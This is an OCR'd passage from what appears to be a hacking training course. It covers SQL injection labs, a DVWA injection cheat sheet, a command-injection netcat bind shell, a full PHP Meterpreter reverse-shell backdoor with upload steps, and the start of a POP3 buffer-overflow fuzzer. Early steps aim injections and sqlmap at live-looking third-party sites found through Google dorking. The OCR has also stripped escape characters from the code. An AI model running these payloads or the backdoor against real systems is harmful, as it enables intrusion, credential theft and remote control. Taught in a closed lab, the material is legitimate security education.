Lab 02 – Hacking the Box via SQL Injections & SQLMAP

In this lab, we will focus on SQL injections to gain access to information that is restricted. We will first demonstrate how to use SQL Injection manually and then I will show you a quick run with SQLMAP. Let us give you some background on SQL injections first.

What is SQL injection?

SQL refers to the Structured Query Language. You should be an expert in SQL before you go towards learning how to hack the box by using SQL injections. Once you are good enough in SQL, it is easy to perform SQL injections, and if you are good in SQL, then you already know how to use SQL statements and different techniques of SQL to hack into the box.


"SQL injection attack consists of an insertion or an "injection" of a SQL query via the input data from the client to the application." In this way, you use the SQL query to exploit another query written by the developer.

Types of SQL Injections

Different standards and vendors give different definitions and types for SQL injections based on on the maximum you can achieve and how you can execute SQL injections. We will not be focusing on explaining the all types of SQL injections, however: during lab sessions, we will be highlighting the categories that those injections qualify to be classified under. Let us give you some real examples of providing proof of concepts to present the concept.

Step 1

Let's use Google techniques to find out and explain how to detect SQL injections. In the snapshot below, we used Google search techniques to find out web applications that are possibly vulnerable to SQL injections, which support ASP. To learn more on the techniques to perform advance searches, look for Google Hacking Database (GHDB). In general, the parameters that use ids to search in databases may be vulnerable to SQL injections.



Step 2

To find whether the respective link we have chosen is vulnerable or not, use the tech ['] i.e. single quote. The snapshot below presents the concept.

Attack Vector:

NewsDetail.asp?Id=’

Let’s go deeper and run the SQL attack [this is the union attack type] in SQL injection attack and gather more information by this type of SQL injection.

Attack Vector: Programmes.asp?PID=9 union select 1 from syscolumns. In the link above, we have exploited the SQL query by injecting the union SQL injection attack. The snapshot below presents the error which will occur when you run the SQL injection attack in the respective way. Now try to understand this error message. We can see that the database is Microsoft SQL sever and union attack worked well. [Syscolumns] is the default table in Microsoft SQL severs.

Lets go deeper.

Step 3

The error message also confirms that the number of columns does not match so we start adding columns and reached this error level.

Attack Vector: Programmes.asp?PID=9 union select 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 from syscolumns. It means that the column number 16 is not of the integer type but of the varchar type. Let’s convert the columns type through of type casting.

Attack Vector: Programmes.asp?PID=9 union select CAST(’1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16’ as varchar) from syscolumns. At this stage, when we were adding the columns manually, we are left with 60+ columns.


Thanks to the method of union attack. You can enumerate columns and tables from the databases very easily. At the end of this module, you will be given different attack vectors to execute this attack in our lab environment.

Step 4

To save time, we have run SQML to grab information despite dumping the entire content of the databases. The logs below show our SQLMAP execution

```
RAMAC:sqlmap XXX$ python sqlmap.py -u “http://www.vulnerableweb.com/FeeDetail.
asp?PID=31” -v 1 –columns
sqlmap/1.0-dev – automatic SQL injection and database takeover tool
http://sqlmap.org
[*] starting at 01:21:10

[01:21:10] [WARNING] using ‘/Users/XXX/.sqlmap/output’ as the output directory

[01:21:10] [INFO] resuming back-end DBMS ‘microsoft sql server’

[01:21:10] [INFO] testing connection to the target URL

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

—

Place: GET

Parameter: PID

Type: boolean-based blind
```

```
Title: AND boolean-based blind - WHERE or HAVING clause

Payload: PID=31 AND 3428=3428

Type: error-based

Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause

Payload: PID=31 AND 7308=CONVERT(INT,(SELECT CHAR(113)+CHAR(103)+CHAR(110)+CHAR(120)+C
HAR(113)+(SELECT (CASE WHEN (7308=7308) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CH
AR(120)+CHAR(120)+CHAR(119)+CHAR(113)))
```



For practicing on how to hack into web applications, you should login to the Lab via http and practice different attack vectors. Connect to the IP Address you have for accessing the lab via port 80.

Lab 03 – Practicing on Vulnerable Web Application

Step 1

Let's connect to web application available for practicing SQL Injection and other web application attacks. Access your lab IP address on port 80 and you will see the login page. Log in with username [admin] and password [password].

This is a web application deliberately set for your learning purpose, so let's log in and see what is available. Let's first see the command execution vulnerability and practice how it works.

Step 2

Command execution is not commonly known or found in these days of web applications. However, you can execute this in combination with SQL Injections.

Here, we will execute this and present how to grab more information from a web server.

This web application is build to provide service of [ping] and we will try to execute other commands and grab more information.

Legitimate use is when we ping *www.yahoo.com* from the ping box. Look at the snapshot below.


Now let's run commands in combination to grab more information. As this application is not validating the inputs, you would be able to execute the command execution attack.

As you can see, the input to the command box was not sanitized or validated, hence the result in execution of illegitimate command for checking local address of the machine. You can execute a command like cat /etc/passwd as shown below. Now it's up to you to practice but don't damage the app.

Step 3

Go to SQL injection link and run the command shown below. This is the SQL injection where we have injected load_file function and read the passwd file.

SQL Injection: 99' union all select null,load_file('/etc/passwd')#



Step 4

Let's run another SQL injection to find out the database used and the version it is running.

SQL Injection: 9' union select version(),database()#

The version is shown in first name while surname display the database used.

Practice more Injections

Below is the guide to use for practicing more SQL Injection in DVWA.

```
Security level = low

99 or 1=1
- will display all the records

99 or 1=1 union select 1,2,3
- will display "The used SELECT statements have a different number of columns" error
message

99 or 1=1 union select 1,2
- no error message but display all records

99 or 1=1 union select null,null
- no error message but display all records

99 or 1=1 union select version(),database()
- will display the version of MySQL and the database name - dvwa

99 or 1=1 union select null, user()
or
99 or 1=1 union select user(), null
- will display the current user of the database
```

```
99 or 1=1 union select null, table_name from information_schema.tables
- will display all the table names

99 or 1=1 union select null, concat(table_name,0x0a,column_name) from information_
schema.columns where table_name='users'
- will display the users table column list

99 or 1=1 union select null, concat(first_name,0x0a,password) from users
- we are looking for users table's first_name and password

99 or 1=1 union select null,@@datadir
- will display the mysql directory

99 or 1=1 union all select null,load_file('/etc/passwd')
- will display the content of /etc/passwd

Security level = medium

99 or 1=1
- will display all the records

99 or 1=1 union select 1,2,3
- will display "The used SELECT statements have a different number of columns" error
message

99 or 1=1 union select 1,2
- no error message but display all records

99 or 1=1 union select null,null
- no error message but display all records

99 or 1=1 union select version(),database()
- will display the version of MySQL and the database name - dvwa

99 or 1=1 union select null, user()
or
99 or 1=1 union select user(), null
- will display the current user of the database

99 or 1=1 union select null, table_name from information_schema.tables
- will display all the table names

99 or 1=1 union select null, concat(table_name,0x0a,column_name) from information_
schema.columns
- since where clause cannot be used, all column name should be listed
```

or

```
99 or 1=1 union select null, concat(table_name,0x0a,column_name) from information_sche-
ma.columns where table_name=0×7573657273
- where 0×7573657273 is Hex value of "users"

99 or 1=1 union select null, concat(first_name,0x0a,password) from users
- we are looking for users table's first_name and password

99 or 1=1 union select null,@@datadir
- will display the mysql directory
Different SQL Injections Attack Vectors for more practice

' union all select system_user(),user() #
```

```
' union select null,@@hostname #

' union all select system_user(),user() #

' union select null,schema_name from information_schema.schemata

' union select null,table_name from information_schema.tables #

' union select null,table_name from information_schema.tables where table_schema =
'owasp10' #

' union select null,concat(table_name,0x0a,column_name) from information_schema.columns
where table_name= 'users' #

' union select null,concat(first_name,0x0a,password) from users #

' union select null,@@datadir #
```

Note: If you successfully executed the above injections, then it will give you experience in compromising web applications via SQL injections. Try to solve the hiccups yourself so that you understand more about the queries.

Lab 04 – Exploiting Command Execution Attack Via Metasploit and getting Shell

In lab 02, we explained how you could run command execution attack via Metasploit console.

Step 1

Log in to DVWA and set security type to low. Go to the command execution page and enter the following command and hit run.


Attack Vector:

192.168.56.1| mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe

This way, we are forcing the web application to execute netcat command and listen on port 4444.

Step 2

Let's go to msfconsole and execute the command shown in the snapshot below.



You can see that we have used multi handler with bind_tcp payload and we have successfully exploited the vulnerability to own the shell. You are accessing the web application on the public IP address of the lab. However, 192.168.56.107 is the local IP address on which this web application is running. You can cross check this by executing it in the command execution attack that you should know well by now. The snapshot below provides the confirmation.

Lab 05

This is the last lab we are practicing in this module. In this lab, we are going to practice the upload backdoor technique by using the upload feature available in this web application.

Step 1

Browse upload page and see if all is okay.

Step 2

Generate a backdoor page in PHP by using Metasploit. For this, execute msfpayload and generate a PHP file backdoor by using Meterpreter as payload. Below is the snapshot on how to generate this backdoor file.

```
hakin9demo@hakin9-lab:~$ msfpayload php/meterpreter/reverse_tcp lhost=192.168.56.104 lport=4444 R > hakin9.php
hakin9demo@hakin9-lab:~$ ls
NSE_SCAN.gnmap  NSE_SCAN.xml  livehosts        mylabscan.nmap  nse_all.gnmap  nse_all.xml
NSE_SCAN.nmap   hakin9.php    mylabscan.gnmap  mylabscan.xml   nse_all.nmap
hakin9demo@hakin9-lab:~$ vim hakin9.php
```

Step 3

Use cat command to see the content of this file. You should copy and paste the code and save this in your own local computer so that you can upload it from your machine only. Don't forget to remove [#] sign at the beginning as shown in the snapshot.

```
hakin9demo@hakin9-lab:~$ cat hakin9.php
<?php

error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '192.168.56.104';
$port = 4444;
$ipf = AF_INET;

if (FALSE !== strpos($ip, ":")) {
        # ipv6 requires brackets around the address
        $ip = "[". $ip ."]";
        $ipf = AF_INET6;
}

if (($f = 'stream_socket_client') && is_callable($f)) {
        $s = $f("tcp://{$ip}:{$port}");
        $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
        $s = $f($ip, $port);
        $s_type = 'stream';
} elseif (($f = 'socket_create') && is_callable($f)) {
        $s = $f($ipf, SOCK_STREAM, SOL_TCP);
        $res = @socket_connect($s, $ip, $port);
        if (!$res) { die(); }
        $s_type = 'socket';
} else {
        die('no socket funcs');
}
if (!$s) { die('no socket'); }

switch ($s_type) {
case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break;
}
if (!$len) {
        # We failed on the main socket.  There's no way to continue, so
        # bail
        die();
}
$a = unpack("Nlen", $len);
$len = $a['len'];

$b = '';
while (strlen($b) < $len) {
        switch ($s_type) {
        case 'stream': $b .= fread($s, $len-strlen($b)); break;
        case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
        }
}

# Set up the socket for the main stage to use.
$GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type;
eval($b);
die();
hakin9demo@hakin9-lab:~$
```


Step 4

Now upload this file as shown in the snapshot below and then run the Metasploit framework. This should be uploaded by using upload file page in DVWA.

Now it's time to run the multihandler exploit as we did in our pervious example. However, this time we will use Meterpreter as our payload.

Step 5

This is the last step. Run the msfconsole and set the exploit as run to gain Meterpreter shell to play with the victim. All details on how to use this exploit is shown in the snapshot below.



Keep learning, Keep Hackin9!!

Hope you have enjoyed the module. We have learnt a lot about hacking into the web application. ●

Module 06 Buffer Overflows Exploits Overview

Introduction

With the increase in base knowledge of information security among technology people, everyone speaks about exploits and hacking attempts. How do exploits work? No one discusses this; it's therefore the core of any hacking methodology.

What is an exploit

An exploit is nothing but a "a malicious piece of software code that is written by a programmer to gain an illegitimate access to a system". How exploit is written has no difference from how a normal piece of code is written. *An exploit is a computer program, programmed by a programmer*. However, the intention is illegitimate and what this program does depends on the motive of the programmer.

Why you should I be considered as an expert

So, you must have realized that if you want to be an exploit writer, than you must be good in programming concepts and have expertise in at least one of the programming languages.

You cannot be considered an expert in ethical hacking or penetration testing until and unless you have grip over assembly language and understands the core of how operating systems work. Why? The reason behind this is that these days, there are many hacking and exploitation tools available in the market for performing ethical hacking or penetration testing.

So, when tools are available, why should you be considered by companies for performing security testing for them?

If you call yourself a security expert and you only use tools to perform penetration testing, then you are not an expert of what you are doing. You should at minimum understand the logic behind what the specific tool does for you.

How exploits work

You may find from the Internet that there are many definitions convincing you how exploits work but there is no set methodology that fits for every single exploit.

However, it's interesting to understand what makes an exploit to work? True.

Lab 01

Lets have a quick look to understand the overall process on how exploits work. In this lab, we will simply present the concept on how exploits and how you can discover the vulnerability in an application by using a fuzzing technique.

This lab should be executed in your own home lab to gain more experience. We will explain you on how to build the lab for practicing exploit development.

Lab Requirements

- Download Virtual Box
- Download Kali Linux
- Download Immunity Debugger
- Download and Install Vulnerable App

You should be able to install Virtual PC in your preferred operating system. However, for everyone's ease of use, we will quickly provide the steps as a guide.

Downloading Virtual PC.

Step 1 – You can download the Virtual PC Setup from the following link.

https://www.virtualbox.org/wiki/Downloads

You may install Virtual Box with the default setup or you may customize it as per your need. Run windows XP and install SMAIL server version as listed below.

Step 2 – Download and Install Kali Linux Image,

http://www.kali.org/downloads/

Install Kali Linux on Virtual Machine and Login to Metasploit Console.

(By this time, if you have gone through the previous modules, than you should be familiar with the Metasploit Console.)

Step 3 – download and install Immunity Debugger.

Immunity debugger can be downloaded easily from the link below. It is a free tool.

http://debugger.immunityinc.com/ID_register.py

Step 4 – Download and install an old version of SMAIL POP 3 Server version (5.5.0.4433) on windows XP virtual machine.

Scenario

SMAIL running on IP 192.168.81.140 listening on port 110.

Python is used as the programming language to write a simple fuzzer and look for error messages.

Writing a Fuzzer

Basic concepts on how to code in python will not be explained. We will directly jump to how to fuzz. You also need to be familiar with assembly language and general registers.

Okay, let's not get started.

Step 1


Let's first open up a socket so that we are able to connect to the remote application via our code. We will simply connect and send user and password commands via our socket.

```
print "nFuzzing SMail Server on port 110...s"

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.81.140',110))

print "nConnected"

data = mysocket.recv(1024)

print "nSending Commands..."

mysocket.send('USER username' +'rn')

data = mysocket.recv(1024)
```

```
mysocket.send('PASS ' +  'rn')

data = mysocket.recv(1024)
```

Step 2

Run immunity SMAIL server in debug mode with Immunity debugger so that you can see what is happening.



Key steps in exploit writing are:

Fuzzing >> controlling EIP >> over writing ESP >>


Let's Fuzz the application with the oversize buffer in the password command.

Below the code and the snapshot on what happened when we sent the **oversie** buffer.


```
buffer = 'x41' * 5000

print "nFuzzing SMail Server on port 110...s"

mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

mysocket.connect(('192.168.81.140',110))

print "nConnected"

data = mysocket.recv(1024)

print "nSending buffer..."

mysocket.send('USER username' +'rn')

data = mysocket.recv(1024)
```

```
mysocket.send('PASS ' + buffer  + 'rn')

data = mysocket.recv(1024)

mysocket.close()

print "nSocket Closed! "
```


This is how an SMAIL server looks when running with debugger before we fuzz it.



Note the EIP value as shown below



Now we will send a buffer of size 5000. The data we are sending is 'A' meaning that we will send 5000 [As] in the password command. We will see the result in the debugger.



You can see from the snapshot above that when we sent 5000 [As], this buffer has overwritten the EIP register, and the value which our EIP is storing is 41414141 which is 4As.
What does this mean?


This is a sign that this application is vulnerable; however, it cannot guarantee that you would be able to exploit it successfully. Now we have sent 5000 [As] and it has overwritten the EIP register but we don't know which 4 of 5000[A] has gone to the EIP register.

Step 3

Controlling EIP

So lets create a pattern of size 5000 with Metasploit and send it in order to locate the EIP.

Login to kali linux and run the following command to get the pattern of 5000 in size.



